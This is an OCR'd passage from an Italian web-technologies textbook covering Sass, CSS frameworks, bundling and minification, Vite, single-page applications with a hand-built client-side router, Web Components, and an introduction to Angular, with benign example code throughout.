


Figura 20.1: *La catena di elaborazione di un foglio di stile moderno.*

Pre-processori

I **pre-processori CSS** sono «compilatori» speciali che generano codice CSS a partire da file scritti in una sintassi propria. Tale sintassi si può vedere come un'**estensione** del CSS di base, che introduce funzionalità nuove (per esempio le variabili) per scrivere fogli di stile manutenibili in modo più efficiente.

I più diffusi sono **Sass**, **LESS** e **Stylus**.

Post-processori

I **post-processori** elaborano e trasformano automaticamente fogli di stile già esistenti. Si usano tipicamente per:

- **downleveling**, cioè riscrivere costrutti recenti in forme comprese da browser più vecchi:

```
/* prima */                  /* dopo */
body {                       body {
  color: oklch(61% 0.2 29);    color: rgb(225, 65, 52);
}                            }
```

- **autoprefissatura**, cioè aggiungere i prefissi specifici dei browser:

```
/* prima */                  /* dopo */
.example {                   .example {
  transition: all .5s;         -webkit-transition: all .5s;
}                              -o-transition: all .5s;
                               transition: all .5s;
                             }
```

- **ottimizzazioni**, come la minificazione o l'eliminazione delle parti inutilizzate;
- **imposizione di convenzioni** e rilevamento di errori.

Il post-processore più diffuso è **PostCSS**.

Sass



Sass si autodefinisce «CSS con i superpoteri» ed è attualmente il pre-processore CSS più diffuso. Esiste dal 2006. Gli altri pre-processori offrono grosso modo le stesse funzionalità con una sintassi leggermente diversa.

```
npm install -g sass
```

Due sintassi

Sintassi SCSS	**Sintassi indentata**
Estensione `.scss`.	Estensione `.sass`.
È un **superset** del CSS: qualunque CSS valido è SCSS valido.	Basata sull'indentazione, come Python.
È la sintassi più diffusa.	Era la sintassi originale.

Variabili

Le variabili permettono di riusare valori in tutto il foglio di stile. Al momento della compilazione vengono sostituite dal loro valore.

file.scss

```
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

file.css

```
body {
  font: Helvetica, sans-serif;
  color: #333;
}
```

Annidamento

In HTML esiste una chiara gerarchia di elementi annidati; nel CSS puro non possiamo avere regole annidate. Sass lo permette, e rende il codice più leggibile.

nesting.scss

```scss
nav {
  ul {
    margin: 0;
    padding: 0;
    list-style: none;
  }

  li { display: inline-block; }

  a {
    display: block;
    padding: 6px 12px;
    text-decoration: none;
  }
}
```

nesting.css

```css
nav ul { margin: 0; padding: 0; list-style: none; }
nav li { display: inline-block; }
nav a  { display: block; padding: 6px 12px; text-decoration: none; }
```

Annidare troppo è una cattiva pratica

Ogni livello di annidamento aggiunge un elemento al selettore generato, e quindi aumenta la **specificità**. Selettori troppo specifici sono difficili da sovrascrivere e rendono il foglio di stile fragile: torna qui tutto quello che abbiamo studiato sulla cascata nel capitolo 3. Come regola pratica, non superare i tre livelli.

Mixin

I **mixin** permettono di riusare un gruppo di dichiarazioni. Si dichiarano con la regola `@mixin` e si includono con `@include`.


mixins.scss

```scss
@mixin clear-list {
  list-style-type: none;
  padding: 0;
  margin: 0;
  li {
    display: inline-block;
  }
}

nav ul {
  background-color: aliceblue;
  @include clear-list;
}
```

CSS generato

```css
nav ul {
  background-color: aliceblue;
  list-style-type: none;
  padding: 0;
  margin: 0;
}
nav ul li {
  display: inline-block;
}
```



I mixin possono anche avere parametri, con valori predefiniti:

theme.scss

```scss
@mixin theme($color: DarkBlue) {
  background: $color;
  color: #fff;
}

.info   { @include theme; }
.danger { @include theme($color: DarkRed); }
```

CSS generato

```css
.info   { background: DarkBlue; color: #fff; }
.danger { background: DarkRed;  color: #fff; }
```



`example.scss` usa il modulo `base.scss` e ne legge la variabile con il prefisso `base.`. Il CSS generato contiene anche le regole di `base`:

base.scss
```scss
$font-stack: Helvetica, sans-serif;
$primary-color: #333;

body {
  font: $font-stack;
  color: $primary-color;
}
```

example.scss
```scss
@use 'base';

.inverse {
  background: base.$primary-color;
  color: white;
}
```

CSS generato
```css
body {
  font: Helvetica, sans-serif;
  color: #333;
}

.inverse {
  background: #333;
  color: white;
}
```

I file Sass il cui nome inizia con un trattino basso sono detti **parziali**: sono pensati solo per essere inclusi da altri file, e Sass non genera per essi un file CSS autonomo. Un file che raccoglie tutte le variabili è un buon esempio di parziale.

_variables.scss
```scss
$primary-color: purple;
$accent-color: orange;
$background-color: beige;
```

```
$list: (120px, 240px, 480px, 800px);
$map: ("xs": 480px, "md": 768px, "lg": 1024px);
```

Sass offre regole per decidere **se** emettere degli stili, o per emetterli più volte con piccole variazioni: si può pensarlo come un motore di template per generare CSS. Sono disponibili `@if`/`@else`, `@each`, `@for` e `@while`.

avatar.scss

```scss
@use "sass:math";

@mixin avatar($size, $circle: false) {
  width: $size;
  height: $size;

  @if $circle {
    border-radius: math.div($size, 2);
  }
}

.square-av { @include avatar(100px, $circle: false); }
.circle-av { @include avatar(100px, $circle: true);  }
```

CSS generato

```css
.square-av { width: 100px; height: 100px; }
.circle-av { width: 100px; height: 100px;
             border-radius: 50px; }
```



hidden.scss

```scss
$sizes: ("xs": 480px, "md": 768px, "lg": 1024px);

@each $sizeName, $sizeMaxWidth in $sizes {
  @media screen and (max-width: $sizeMaxWidth) {
    .hidden-#{$sizeName} {
      display: none;
    }
  }
}
```

CSS generato

```css
@media screen and (max-width: 480px) {
  .hidden-xs { display: none; }
}
@media screen and (max-width: 768px) {
  .hidden-md { display: none; }
}
@media screen and (max-width: 1024px) {
  .hidden-lg { display: none; }
}
```

Da tre righe di dichiarazione si generano tre media query complete: è esattamente il tipo di ripetizione che rende ingestibili i fogli di stile scritti a mano.

Framework CSS

Anche scrivendo il CSS del front-end ci si ritrova a risolvere sempre gli stessi problemi: creare un sistema di impaginazione, definire una tipografia coerente, dare stile a tabelle, liste e componenti, azzerare gli stili predefiniti dei browser per ottenere un aspetto uniforme.

Esistono molti **framework CSS** che forniscono un insieme di stili di uso generale, utilizzabili così come sono oppure come base da rifinire. Fra i più diffusi: **Bootstrap** (il più popolare, originariamente di Twitter), **Tailwind** (noto per l'approccio *utility-first*), **Materialize**, **Foundation**, **Bulma**, **PureCSS**.

Non sono framework in senso stretto

Nonostante il nome, non sono framework come quelli visti nel capitolo 15: non c'è inversione del controllo, non chiamano il nostro codice. Sono **insiemi di fogli di stile** da importare, con classi da applicare agli elementi.

I framework sono uno o più file CSS: basta importarli nelle nostre pagine e usare le classi che forniscono. Si possono scaricare e servire dal proprio server, oppure si può ricorrere a una **CDN** (*Content Delivery Network*) che li ospita per noi — comodo per prototipare, ma con qualche implicazione sulla privacy, dato che ogni visitatore contatta un server di terze parti.

Personalizzare un framework

Potremmo non volere che il nostro sito assomigli a tutti gli altri costruiti con lo stesso framework, e gli stili predefiniti potrebbero non soddisfare esigenze particolari. Ci sono due strade:

- la maggior parte dei framework CSS è costruita con Sass o strumenti simili: si possono **cambiare le variabili** di build (colori, caratteri, dimensioni) e ricompilare il framework;
- si possono definire stili personalizzati che **sovrascrivono** alcuni stili del framework.

custom.scss

```scss
// sovrascrittura delle variabili di Bootstrap
$primary: #00647a;
$secondary: rgb(254, 203, 110);

@import "../node_modules/bootstrap/scss/bootstrap.scss";
```



Le classi sono quelle di sempre,
i colori quelli scelti da noi.

Compilando con Sass si ottiene la propria versione personalizzata di Bootstrap.

BUNDLING E MINIFICAZIONE

Bundling

Bundling

Il **bundling** combina più file CSS o JavaScript in un unico file, così che il browser effettui **meno richieste HTTP** per caricare una pagina.

Le richieste HTTP aggiuntive introducono latenza. Le strategie di caching aiutano nei caricamenti successivi, ma includere molti fogli di stile e molti script ha comunque un impatto sul **primo** caricamento: il bundling è un'ottimizzazione ampiamente adottata.

prima.html

```html
<link rel="stylesheet" href="a.css">
<link rel="stylesheet" href="b.css">
<!-- altri fogli di stile -->
<script type="javascript" src="a.js"></script>
<script type="javascript" src="b.js"></script>
<script type="javascript" src="c.js"></script>
<!-- altri script -->
```

dopo.html

```html
<link rel="stylesheet" href="bundle.css">
<script type="javascript" src="bundle.js"></script>
```

L'ordine conta

L'ordine in cui i singoli file vengono accodati nel bundle è significativo: per il CSS decide chi vince nella cascata a parità di specificità, per JavaScript decide quali definizioni sono disponibili al momento dell'esecuzione.

Una nota storica

Prima che i moduli ES fossero disponibili nei browser non esisteva alcun modo di scrivere codice JavaScript modulare lato client. Strumenti come **Webpack**, **Rollup** e **Parcel** nacquero proprio per concatenare tutti i moduli sorgente in una forma che i browser potessero comprendere.

Tree shaking

I *bundler* eseguono spesso anche il **tree shaking**, cioè l'eliminazione del codice morto.

Spesso ci serve solo una parte delle funzionalità dei moduli che importiamo, e i moduli possono essere piuttosto grandi: includere un intero modulo quando ne usiamo una sola funzione è inefficiente. Il tree shaking analizza importazioni ed esportazioni per **potare** dal bundle finale tutto il codice inutilizzato, con un impatto notevole sulla dimensione e quindi sulle prestazioni.




Figura 20.2: *Il tree shaking esclude dal bundle il codice mai raggiunto.*

Minificazione

Quando scriviamo codice, l'indentazione e i nomi significativi delle variabili sono essenziali per leggibilità, comprensibilità e manutenibilità. Ai browser, però, non serve codice leggibile: possiamo ottimizzare il trasferimento rimuovendo gli spazi «superflui» e accorciando il codice senza alterarne il funzionamento. È la **minificazione**.

originale.js (188 byte)

```
let msg = "Hello";
let name = "Web Technologies";
let str = `${msg}, ${name}!`;
let b = true;
if (b === true)
  document.getElementById('msg').innerHTML = str;
```

minificato.js (123 byte)

```
let msg="Hello",name="Web Technologies",str=`${msg},${name}!`,b=!0;!0===b&&
(document.getElementById("msg").innerHTML=str);
```

Una compressione del 34,57%, cioè 65 byte risparmiati. L'effetto è tanto maggiore quanto più grandi sono i file sorgente:

Libreria	Originale	Minificata	Risparmio
React 18.2.0	~85 kB	~25 kB	~70%
Moment.js 2.29.4	~151 kB	~75 kB	~50%

Vite

Vite (si pronuncia «vit») è uno strumento che assiste lo sviluppatore sia in fase di sviluppo sia in fase di rilascio. Ha due componenti chiave:

- un **server di sviluppo** con numerose funzionalità avanzate per snellire il lavoro;
- uno **strumento di build** per creare risorse statiche altamente ottimizzate, pronte per la produzione.

```
npm create vite@latest
```

Il comando chiede il nome del progetto, il framework (Vanilla, Vue, React, Preact, Lit, Svelte, Solid, Qwik) e la variante (JavaScript o TypeScript), poi genera lo scheletro del progetto.

package.json

```
{
  "name": "hello-vite",
  "private": true,
  "version": "0.0.0",
  "type": "module",
  "scripts": {
    "dev": "vite",
    "build": "tsc && vite build",
    "preview": "vite preview"
  },
  "devDependencies": {
    "typescript": "^5.2.2",
    "vite": "^5.0.8"
  }
}
```

Comando	Effetto
`dev`	avvia il server di sviluppo. Vite osserva le modifiche ai file sorgente e ricarica automaticamente l'applicazione (*live reload*).
`build`	genera un bundle ottimizzato, pronto per la produzione.
`preview`	è un semplice server statico che serve i file generati durante la fase di build.

Aggiungere Sass

```
npm install -D sass
```

Basta poi creare un foglio di stile Sass e importarlo nel file `main.ts`: Vite rileva automaticamente che si tratta di un file Sass, lo compila e lo include nel bundle dopo il file CSS originale.

Che cosa fa la build

Terminale

```
$ npm run build

> hello-vite@0.0.0 build
> tsc && vite build

vite v5.0.10 building for production...
 8 modules transformed.
dist/index.html                  0.46 kB | gzip: 0.29 kB
dist/assets/index-v5kLGx6_.css   1.21 kB | gzip: 0.63 kB
dist/assets/index-DiAK_ebR.js    3.05 kB | gzip: 1.62 kB
 built in 173ms
```

In una sola invocazione Vite ha:

- analizzato quali risorse statiche sono effettivamente usate;
- compilato i file Sass in CSS e quelli TypeScript in JavaScript;
- riunito i file Sass e CSS in un unico file, e i file JavaScript in un altro;
- minificato i bundle;
- applicato il **fingerprinting** ai nomi dei file finali;
- spostato tutto nella directory `/dist`, aggiornando `index.html` con le importazioni corrette.

Fingerprinting dei nomi

I bundle prodotti hanno nomi curiosi: `index-v5kLGx6_.css`, `index-DiAK_ebR.js`. L'ultima parte del nome è un **hash del contenuto**: costruendo una nuova versione dell'applicazione, se i file cambiano, cambia anche il nome.

Perché serve

Supponiamo che i file si chiamassero semplicemente `index.css` e `index.js`. Un browser che visita la pagina un minuto prima del rilascio di una nuova versione continuerebbe a usare per un certo tempo le copie vecchie conservate nella propria cache, e vedrebbe un sito rotto. Cambiando il nome a ogni modifica, il problema scompare: la cache del vecchio file resta valida, ma nessuno lo richiede più.

RIFERIMENTI

- **Client-side Tooling Overview** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Understanding_client-side_tools/Overview
- **Sass: Guide**.
  https://sass-lang.com/guide/
- **Bootstrap: Getting Started**.
  https://getbootstrap.com/docs/5.3/getting-started/introduction/
- **Get started with Tailwind CSS**.
  https://tailwindcss.com/docs/installation
- **Vite: Official Guide**.
  https://vitejs.dev/guide/

Single Page Application

Abbiamo imparato a sviluppare applicazioni web tradizionali, con CGI, PHP, Node.js puro e con un framework. Nelle applicazioni che abbiamo costruito le pagine sono generate dinamicamente sul server e inviate al browser per la visualizzazione: una volta arrivate al browser, però, sono intrinsecamente statiche.

Applicazioni multi-pagina

Nelle nostre applicazioni tradizionali, quando si cambia pagina (per esempio facendo clic su un collegamento):

- viene inviata una nuova richiesta al server;
- la nuova pagina viene restituita nella risposta e disegnata dal browser.

Questo approccio è noto come **multi-pagina**, e porta ad applicazioni web multi-pagina. Navigare verso una pagina diversa provoca sempre un **ricaricamento completo**.

Nel capitolo 7 avevamo studiato JavaScript nell'ambiente del browser: manipolazione del DOM, recupero di dati, eventi. Finora, però, non abbiamo fatto un uso particolare di quelle funzionalità.

Single Page Application

Single Page Application

Una **Single Page Application** (SPA) reagisce all'input dell'utente **aggiornando dinamicamente il contenuto della pagina corrente**, invece di caricare una nuova pagina dal server. L'intera applicazione viene caricata con la richiesta iniziale, e da quel momento la pagina non viene più ricaricata.

La complessità della generazione delle viste si sposta dal server al codice lato client: da *thin client* a *thick client*. Sono applicazioni a forte intensità di JavaScript.




Figura 21.1: *Multi-pagina contro single page.*

Navigare verso una «pagina» diversa non provoca un ricaricamento completo: i dati necessari vengono recuperati da un backend (per esempio una API REST) e il JavaScript lato client costruisce dinamicamente la nuova pagina.

Routing lato client

Le diverse «pagine» di una SPA si chiamano tipicamente **viste**. La navigazione e l'aggiornamento delle viste sono gestiti **interamente** lato client, senza ricaricare la pagina dal server: è il **routing lato client**.

Comporta tre cose:

- aggiornare la URL nella barra degli indirizzi;
- caricare e disegnare il contenuto (la vista) appropriato;
- interagire con la **History API** del browser, perché i pulsanti «indietro» e «avanti» continuino a funzionare come l'utente si aspetta.

I componenti chiave sono quindi un **router** (che mappa le URL sulle viste), un meccanismo di **rendering delle viste** e una **gestione della cronologia**.


Una SPA da zero

L'unico documento HTML

C'è un solo documento HTML, e non contiene alcun contenuto: soltanto un `<div>` vuoto. È `main.js` a fare tutto il lavoro.

index.html

```html
<!DOCTYPE html>
<html lang="it">
  <head>
    <title>Single Page Application</title>
    <link rel="stylesheet" href="src/css/style.scss"/>
  </head>
  <body>
    <div id="app"></div>
    <script type="module" src="./src/js/main.js"></script>
  </body>
</html>
```



L'albero del documento appena caricato: il contenitore `#app` è vuoto.

La struttura di base

Lo script comincia creando tre elementi dentro il contenitore `app`: una barra di navigazione, un contenitore per il contenuto principale e un piè di pagina. La barra e il piè di pagina non cambieranno passando da una vista all'altra; il contenuto sì.


main.js

```js
let nav = document.createElement("nav");
nav.id = "nav";

let content = document.createElement("main");
content.id = "content";

let footer = document.createElement("footer");
footer.id = "footer";

app.append(nav, content, footer);
```



Dopo `append`: tre figli nuovi dentro `#app`.

Le rotte

Ogni rotta associa una vista a una data URL, ed è indicizzata dal proprio percorso. A ciascuna sono associati un `title` (che diventerà il titolo della pagina) e una funzione `render` che restituisce una stringa HTML.

JS main.js

```
import about from "./views/about.js";   // altre importazioni omesse

const routes = {
  "/":         { title: "Home",             render: home },
  "/about":    { title: "About",            render: about },
  "/webtech":  { title: "Web Technologies", render: contact },
};
```

JS views/about.js

```
export default () => /*html*/`
  <h1>About</h1>
  <p>
    Questa e' una single page app.
    Navigare verso pagine diverse non
    provoca un ricaricamento completo!
  </p>
`;
```



Solo la parte centrale viene sostituita da `about()`.


La generazione della vista è ridotta all'osso: una funzione che restituisce una stringa HTML. Può diventare molto più complessa — tanto per cominciare, si potrebbe usare un motore di template.

Il router

JS main.js

```
function router() {
  // rotta per il percorso corrente
  let view = routes[location.pathname];

  if (view) {
    document.title = view.title;
    content.innerHTML = view.render();
  } else {
    // nessuna rotta: si torna a "/"
    history.replaceState("", "", "/");
    router();
  }
}
```



I collegamenti di navigazione

JS main.js

```
for (let route in routes) {
  let link = document.createElement("a");
  link.href = route;
  link.innerText = routes[route].title;
  // attributo personalizzato, senza valore
  link.setAttribute("data-link", "");
  nav.append(link);
}

footer.innerHTML = renderFooter();
```

<> DOM generato

```
<nav id="nav">
  <a href="/" data-link>Home</a>
  <a href="/about" data-link>About</a>
  <a href="/webtech" data-link>Web Technologies</a>
</nav>
```


localhost:5173

Home About Web Technologies

In una SPA possono coesistere collegamenti che devono comportarsi normalmente (per esempio verso siti esterni) e collegamenti che devono soltanto provocare un cambio di vista. Nell'esempio i secondi sono identificati dall'attributo `data-link`.

JS main.js

```
window.addEventListener("click", e => {
  if (e.target.matches("[data-link]")) {
    e.preventDefault(); // niente ricaricamento
    // nuova voce di cronologia
    history.pushState("", "", e.target.href);
    router();           // aggiorna la vista
  }
});
```



Clic su *About*: cambia la URL e cresce la cronologia, ma al server non parte alcuna richiesta.


Si riconosce qui la **delegazione degli eventi** studiata nel capitolo 7: un solo gestore registrato su `window` serve tutti i collegamenti, compresi quelli creati dinamicamente in seguito.

Sincronizzarsi con la cronologia

Resta da invocare `router()` per allineare la vista al percorso corrente in due situazioni: quando l'utente preme il pulsante «indietro» (evento `popstate`) e quando la pagina viene ricaricata per intero (evento `DOMContentLoaded`).

JS main.js

```
window.addEventListener("popstate", router);
window.addEventListener("DOMContentLoaded", router);
```



Il server deve collaborare

Se l'utente ricarica la pagina mentre si trova su `/about`, il browser invia al server una richiesta per `/about` — che sul server non esiste come file. Il server di una SPA va quindi configurato per restituire sempre `index.html` per qualunque percorso, lasciando che sia il router lato client a decidere quale vista mostrare.

I COMPONENTI

Man mano che la complessità cresce, gestire intere viste come monoliti diventa rapidamente impraticabile: il codice si fa difficile da mantenere ed è complicato riusare pezzi di funzionalità in viste diverse.

La strada è **scomporre l'interfaccia in componenti modulari**. Ogni componente incapsula una funzionalità specifica ed è l'**unico responsabile** del disegno della propria interfaccia e della gestione del proprio stato interno; le viste che lo usano non devono preoccuparsi di questi dettagli.

Caratteristica	Significato
Modularità	devono essere autocontenuti e incapsulare una funzionalità specifica
Incapsulamento	devono incapsulare la propria logica, il proprio stato, il proprio layout e i propri stili
Riusabilità	devono essere progettati per essere riusati in parti diverse dell'applicazione

I componenti hanno un ruolo centrale in tutti i framework di front-end.

Esempio 21.1 — Un componente con le Web Components API


JS components/counter.js

```
let count = 0;

class Counter extends HTMLElement {
  constructor() {
    super();
    this.innerHTML = `<button>Clicks : ${count}</button>`;

    let btn = this.querySelector("button");
    btn.onclick = () => {
      btn.innerHTML = "Clicks : " + ++count;
    };
  }
}

customElements.define("click-counter", Counter);
```



Stiamo definendo un nuovo `HTMLElement` chiamato `<click-counter>`, associato alla classe `Counter`. Il browser userà quella classe ogni volta che incontrerà un elemento `<click-counter>` nel DOM.

JS views/home.js

```
import "../components/counter.js";

export default () => /*html*/`
  <h1>Home</h1>
  <p>Semplice contatore di clic</p>
  <click-counter></click-counter>
`;
```



La vista dopo tre clic sul pulsante.

Dal punto di vista della vista, il componente è indistinguibile da un tag HTML qualunque: è precisamente l'incapsulamento che cercavamo.

Perché una SPA

Le SPA offrono alcuni vantaggi rispetto alle applicazioni multi-pagina tradizionali:

- un'esperienza utente **più dinamica**, simile a quella di un'applicazione desktop;
- il caricamento iniziale è più lento (bisogna scaricare l'intera applicazione), ma quelli successivi sono **molto** più rapidi;
- **carico ridotto sul server**: dal server si recuperano solo i dati necessari e solo quando servono, senza trasferire ogni volta interi documenti HTML, con risparmio di banda.

Una nota su AJAX

Prima che la `fetch` API fosse introdotta con ES6, le richieste di rete si effettuavano con **AJAX** (*Asynchronous JavaScript And XML*), implementato tramite l'interfaccia `XMLHttpRequest`. Oggi `XMLHttpRequest` è largamente sostituito da `fetch`, ma è ancora piuttosto comune e lo si può incontrare in alcuni pacchetti.

```
let xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function () {
  if (this.readyState == 4 && this.status == 200) {
    document.getElementById("demo").innerHTML = xhttp.responseText;
  }
};
xhttp.open("GET", "/url/to/fetch", true);
xhttp.send();
```

I limiti del fare tutto a mano

Realizzare la lista di cose da fare come SPA in JavaScript puro è stato istruttivo, ma nonostante la semplicità dell'applicazione sono emerse alcune difficoltà.

Problema	Perché è difficile
Gestione dello stato	bisogna tenere stato e interfaccia sempre allineati, e ricordarsi di aggiornare le viste dopo ogni cambiamento di stato
Manipolazione del DOM	manipolare il DOM con l'API `document` richiede molto codice ripetitivo
Routing lato client	il nostro router era elementare: e se servissero rotte parametriche, reindirizzamenti, rotte protette?
Rendering efficiente	ridisegniamo l'intera lista a ogni modifica; per essere efficienti bisognerebbe aggiornare solo ciò che è cambiato

I **framework di front-end** come **Angular**, **React**, **Vue.js**, **Ember** e **Svelte** forniscono soluzioni già pronte per queste difficoltà, e tipicamente includono anche supporto strumentale: generazione di codice ripetitivo, automazione di build e rilascio.

Ciascun framework fornisce inoltre un modo in qualche misura «standardizzato» di costruire front-end: chi è abituato a lavorare con un dato framework avrà meno difficoltà a inserirsi in un altro progetto che usa lo stesso framework. Nel prossimo capitolo conosceremo Angular.

RIFERIMENTI

- **SPA (Single-page application)** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Glossary/SPA
- **Single page apps in depth**, Mikito Takada.
  http://singlepageappbook.com/
  Parte rilevante: *Modern single page apps — an overview.*
- **Understanding client-side JavaScript frameworks** — MDN web docs.
  https://developer.mozilla.org/en-US/docs/Learn/Tools_and_testing/Client-side_JavaScript_frameworks
  Parti rilevanti: *Introduction to client-side frameworks* e *Framework main features.*

Angular

Abbiamo visto che una Single Page Application comporta una certa complessità: routing lato client, generazione delle viste, componenti e riuso del codice. Un **framework di front-end** è un insieme predefinito di componenti software, strumenti e buone pratiche che fa da fondamento per lo sviluppo di SPA.

Che cos'è Angular

Angular è uno dei framework di front-end più diffusi, in particolare in Italia e per le applicazioni aziendali. È sviluppato da Google; la versione 2.0 è stata rilasciata nel 2016 e in questo corso si usa la **versione 17**.

Le sue caratteristiche distintive:

- forte attenzione agli **strumenti** per lo sviluppatore e alla produttività;
- **tutto incluso**: Angular è un framework completo e *opinionated* (include il meccanismo di iniezione delle dipendenze, il routing e altro), il che riduce l'affaticamento decisionale e garantisce coerenza fra progetti;
- **supporto alla migrazione**: strumenti dedicati assistono nel passaggio a versioni più recenti;
- **buone pratiche fin dall'inizio**: impone l'uso di TypeScript.

PRIMI PASSI

```
npm install -g @angular/cli
ng version
```

Come ambiente si usa Visual Studio Code; è consigliata (ma facoltativa) l'estensione *Angular Language Service*.

```
ng new angular-app --create-application
```

Il comando chiede quale formato di foglio di stile usare (SCSS) e se abilitare il rendering lato server, poi genera lo scheletro del progetto. Per avviarlo:

```
cd angular-app
ng serve
```

Terminale

```
Initial Chunk Files | Names     |  Raw Size
polyfills.js        | polyfills |  82.71 kB
main.js             | main      |  23.23 kB
styles.css          | styles    |     96 bytes
                    | Initial Total | 106.03 kB

Application bundle generation complete. [1.176 seconds]
Watch mode enabled. Watching for file changes...
  ->  Local:   http://localhost:4200/
```

I COMPONENTI

I **componenti** sono i mattoni delle applicazioni Angular. Ogni componente è responsabile di definire funzione e aspetto di un elemento:

- il proprio codice (stato, logica di business, eventi);
- il proprio layout HTML;
- i propri stili CSS.

In Angular un componente può contenere altri componenti: si può pensare a un'applicazione Angular come a un **albero di componenti**.




Figura 22.1: *Un'applicazione Angular è un albero di componenti.*


Anatomia di un componente

Un componente è sostanzialmente una **classe TypeScript**, annotata con metadati passati come oggetto al **decoratore** `@Component`. I metadati specificano, fra le altre cose, il layout HTML e gli stili.

TS app.component.ts

```ts
import { Component } from '@angular/core';


@Component({
  selector: 'app-root',
  standalone: true,
  template: "<h1>Hello Angular!</h1>",
  styles: "h1 { font-family: sans-serif; color: darkblue; }",
})
export class AppComponent {}
```



Il `selector` dice ad Angular **dove** disegnare il componente: Angular ne crea un'istanza per ogni elemento HTML corrispondente.

<> index.html

```html
<!doctype html>
<html lang="it">
  <head>
    <meta charset="utf-8">
    <title>AngularApp</title>
  </head>
  <body>
    <app-root></app-root>
  </body>
</html>
```




Angular trova `<app-root>` e vi disegna il template del componente.

Template e stili si possono anche mettere in file separati, con percorsi relativi alla posizione della classe TypeScript:

TS app.component.ts

```ts
@Component({
  selector: 'app-root',
